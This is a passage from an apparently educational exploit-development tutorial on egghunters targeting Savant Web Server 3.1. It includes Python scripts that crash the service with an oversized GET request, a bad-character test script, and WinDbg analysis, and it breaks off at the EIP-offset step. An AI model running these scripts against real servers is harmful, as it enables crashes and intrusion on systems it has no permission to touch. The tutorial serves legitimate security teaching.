Overcoming Space Restrictions with Egghunters in Windows Exploit Development
A technically rigorous, step-by-step walkthrough of how egghunters work, how to build them from scratch using the Keystone assembler, and how to weaponize them against a real 32-bit network service when the crash buffer is too small to hold a full payload.
1. Introduction: The Space Problem
Stack buffer overflows do not always give the attacker what they want. The overflow hands control of EIP, but the usable buffer at crash time may be 60 bytes, or 120 bytes - far below the 350-500 bytes a typical Meterpreter reverse shell requires. Padding up to that size is not always possible because the vulnerability itself may truncate the buffer or the application may reject oversized input before the overflow point.
Egghunters are the classic solution to this problem. The technique splits the shellcode delivery into two independent stages:
- Stage 1 (the egghunter): A compact stub - typically 32 to 70 bytes - that fits inside the restricted crash buffer. Its only job is to scan the entire virtual address space of the running process and locate a known marker called the egg.
- Stage 2 (the payload): The real shellcode, prefixed by the egg marker, is delivered to the target through a different channel - such as the body of the same HTTP request - and lands somewhere in the heap. The egghunter finds it and jumps to it, regardless of where in memory it landed.
What you will learn. By the end of this article you will understand how to find a usable gadget under null-byte address constraints, how to redirect execution through the HTTP method field using a conditional jump trick, how to stage a secondary buffer via the heap, how to implement both a syscall-based and an SEH-based egghunter using the Keystone assembler, and how to bypass the four
RtlDispatchExceptionvalidation checks that break the SEH egghunter on modern Windows.
We will use Savant Web Server 3.1 as the target throughout. Every step is verified in WinDbg with a screenshot.
Everything here is for defensive research, education, and authorized testing only. Run these techniques exclusively against software and systems you own or are explicitly permitted to test.
The diagram below illustrates the two-stage delivery model at a glance - an egghunter stub in the small crash buffer, and the full shellcode staged separately in heap memory:

Figure 1.1 - Two-stage egghunter architecture. Stage 1 (the egghunter stub) lives in the constrained crash buffer and scans the entire 32-bit virtual address space. Stage 2 (the shellcode) is staged in a heap allocation prefixed by the w00tw00t egg marker. When the egghunter finds the marker it jumps directly into the payload.
The following diagram shows what the egghunter actually sees as it walks the virtual address space - unmapped pages trigger an access violation that is handled gracefully, while the heap allocation containing the egg causes the scan to stop and execution to transfer:

Figure 1.2 - The egghunter’s view of the 32-bit virtual address space. Unmapped pages produce an ACCESS_VIOLATION status code that the egghunter handles safely (via a system call or a custom SEH handler) and skips to the next page. The egg marker w00tw00t in the heap allocation terminates the scan and redirects execution.
2. Target: Savant Web Server 3.1
Savant Web Server 3.1 is a 32-bit Windows network service that listens on TCP port 8000. It crashes when it receives a GET request whose URL path exceeds the size of the internal stack buffer - a classic unbounded strcpy-style overflow.
The executable ships without any modern mitigations: no ASLR, no DEP, no SafeSEH on the main module. The only complication, as we will see, is that the module base address starts with a null byte (0x00xxxxxx), which forces a partial EIP overwrite technique.
Bad characters confirmed for this target: \x00 \x0a \x0d \x20 \x25
3. Triggering the First Crash
The proof-of-concept sends an oversized GET request with 260 bytes of A characters in the URL path:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
import socket
from struct import pack
import sys

try:
    server = sys.argv[1]
    port = 8000
    size = 260
    method = b"GET /"
    filler = b"A" * size
    payload = method + filler + b"\r\n\r\n"

    print("[+] Sending Evil Buffer...")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((server, port))
    s.send(payload)
    s.recv(1024)
    s.close()
    print("[+] Evil Buffer Sent...")

except Exception as e:
    print(f"[!] Could Not Connect: {e}")
    sys.exit(0)

Figure 3.1 - The crash script. Five bytes of GET / precede the filler so the request is syntactically valid enough to reach the vulnerable copy routine.
Running it against the target:
1
python3 eggh.py 10.0.2.15

Figure 3.2 - The script connects, sends the oversized GET request, and exits cleanly. From the network side nothing looks unusual; all the damage is happening inside the target process as its stack buffer overflows.
Switching to WinDbg attached to the server:

Figure 3.3 - The application crashes and EIP is overwritten with 41414141. We have a confirmed, reproducible stack buffer overflow.
A successful exploit always starts with a controlled, repeatable crash. If you cannot reliably crash the target, you cannot reliably exploit it.
4. Analyzing the Crash
4.1 Register State at Crash
With the service running under WinDbg and the oversized request delivered, the first thing we do is inspect the register state to confirm our input has reached EIP. The r command dumps all general-purpose and segment registers:
1
r

Figure 4.1 - The full register state. EIP is 41414141 - four of our padding bytes have been written directly into the instruction pointer. The crash confirms we control the return address and have a reproducible, reliable overflow.
4.2 Where Does the Shellcode Land?
In a vanilla stack overflow the stack pointer (ESP) points directly at the start of the attacker-controlled data, making a JMP ESP redirect straightforward. Here the situation is different:
1
dds @esp L5

Figure 4.2 - dds (dump double-word symbols) shows that ESP points to a value of 0x00414141. Only three bytes of our filler survive at ESP; the server appended a null terminator, treating the buffer as a C string. This small fragment is not enough for shellcode.
Checking whether any stack slot holds a pointer back into our controlled data:
1
dds @esp L5

Figure 4.3 - The value at esp+4 looks like a pointer into the process image area. We investigate it.
1
dc poi(esp+4)

Figure 4.4 - Dereferencing esp+4 shows the string GET / immediately followed by our 260 A bytes. The second stack slot is a pointer directly into our controlled buffer. This becomes the key to our gadget selection.
5. Bad Character Identification
Before selecting gadgets or staging shellcode we must know which byte values the server corrupts in transit. We send the full range \x01-\xff through the URL path and inspect the result in WinDbg:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
import socket
from struct import pack
import sys

try:
    server = sys.argv[1]
    port = 8000
    size = 260
    badchars = (
        b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
        b"\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e"
        b"\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d"
        b"\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c"
        b"\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b"
        b"\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a"
        b"\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69"
        b"\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78"
        b"\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87"
        b"\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96"
        b"\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5"
        b"\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4"
        b"\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3"
        b"\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2"
        b"\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1"
        b"\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
        b"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
    )
    method  = b"GET /"
    filler  = b"A" * (size - len(badchars))
    payload = method + badchars + filler + b"\r\n\r\n"

    print("[+] Sending Evil Buffer...")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((server, port))
    s.send(payload)
    s.recv(1024)
    s.close()
    print("[+] Evil Buffer Sent...")

except Exception as e:
    print(f"[!] Could Not Connect: {e}")
    sys.exit(0)

Figure 5.1 - The bad-character script. The byte range \x01-\xff is placed before the A-filler so we can inspect the sequence in memory and find where it breaks.
1
python3 eggh.py 10.0.2.15

Figure 5.2 - The script runs without a connection error.

Figure 5.3 - The application does not crash. This means at least one bad character in our byte range terminated the copy before it reached EIP. We iteratively remove offending bytes until we identify the full set.
Confirmed bad characters:
\x00 \x0a \x0d \x20 \x25These five bytes are unavailable in the URL path. Any gadget address, jump opcode, or shellcode byte that maps to one of these values will break the exploit.
6. Finding the EIP Offset
6.1 Cyclic Pattern Attempt
The standard method for locating a stack-overflow EIP offset is to send a De Bruijn (cyclic) sequence - a pattern in which every 4-byte subsequence is unique. After the crash, msf-pattern_offset can identify which 4-byte run ended up in EIP and therefore tell us the exact byte offset. We attempt this first:
The standard approach is to send a De Bruijn (cyclic) pattern and use msf-pattern_offset to locate EIP. We try it first:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
import socket
from struct import pack
import sys

try:
    #Badchars: \x00\x0a\x0d\x20\x25
